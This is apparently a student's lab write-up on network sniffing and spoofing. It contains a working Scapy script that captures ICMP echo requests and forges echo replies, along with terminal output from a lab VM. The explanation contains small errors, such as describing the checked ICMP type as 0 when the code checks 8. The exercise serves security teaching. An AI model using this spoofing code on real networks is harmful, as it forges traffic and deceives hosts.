        print("Destination IP :", newpkt[IP].dst)

    send(newpkt, verbose=0)

filter = 'icmp and host 1.2.3.4'

#print("filter: {}".format(filter))

pkt = sniff(filter=filter, prn=spoof_pkt)
```


NETWORK SNIFFING & SPOOFING



```
task1.py
~/Downloads/Labsetup/volumes

test.html x template.py x *start.py x task1 x task1.py x

1#!/usr/bin/env python3
2
3from scapy.all import *
4
5def spoof_pkt(pkt):
6    # sniff and print out icmp echo request packet
7    if ICMP in pkt and pkt[ICMP].type == 8:
8        print("Original.....")
9        print("Source IP : ", pkt[IP].src)
10       print("Destination IP :", pkt[IP].dst)
11
12       # spoof an icmp echo reply packet
13       # swap srcip and dstip
14       ip = IP(src=pkt[IP].dst, dst=pkt[IP].src,
15       ihl=pkt[IP].ihl)
16       icmp = ICMP(type=0, id=pkt[ICMP].id, seq=pkt[ICMP].seq)
17       data = pkt[Raw].load
18       newpkt = ip/icmp/data
19
20       print("Spoofed Packet....")
21       print("Source IP : ", newpkt[IP].src)
22       print("Destination IP :", newpkt[IP].dst)
23
24       send(newpkt, verbose=0)
25
26filter = 'icmp and host 1.2.3.4'
27#print("filter: {}\n".format(filter))
28
29pkt = sniff(filter=filter, prn=spoof_pkt)
```

Python 3 Tab Width: 8 Ln 14, Col 57 INS

.....


.....

This code Print's out the sniffed, spoofed, and destination.

First we check if the ICMP in pkt and pkt array of ICMP with the type equal to 0

Then we print the sniffing responses and echo out the response.

Result:




```

root@VM:/volumes# ./task1.py
Original.....
Source IP : 10.0.2.15
Destination IP : 1.2.3.4
Spoofed Packet....
Source IP : 1.2.3.4
Destination IP : 10.0.2.15
Original.....
Source IP : 10.0.2.15
Destination IP : 1.2.3.4
Spoofed Packet....
Source IP : 1.2.3.4
Destination IP : 10.0.2.15
Original.....
Source IP : 10.0.2.15
Destination IP : 1.2.3.4
Spoofed Packet....
Source IP : 1.2.3.4
Destination IP : 10.0.2.15
Original.....
Source IP : 10.0.2.15
Destination IP : 1.2.3.4
Spoofed Packet....
Source IP : 1.2.3.4
Destination IP : 10.0.2.15

```

Result: from wireshark.



To solve this work. I had to learn and understand ART
Which was kinda difficult a little but I got a simple
understanding not all but simple. Hope my work is well
held. Thanks For Reading

NETWORK SNIFFING & SPOOFING

.....

THE END...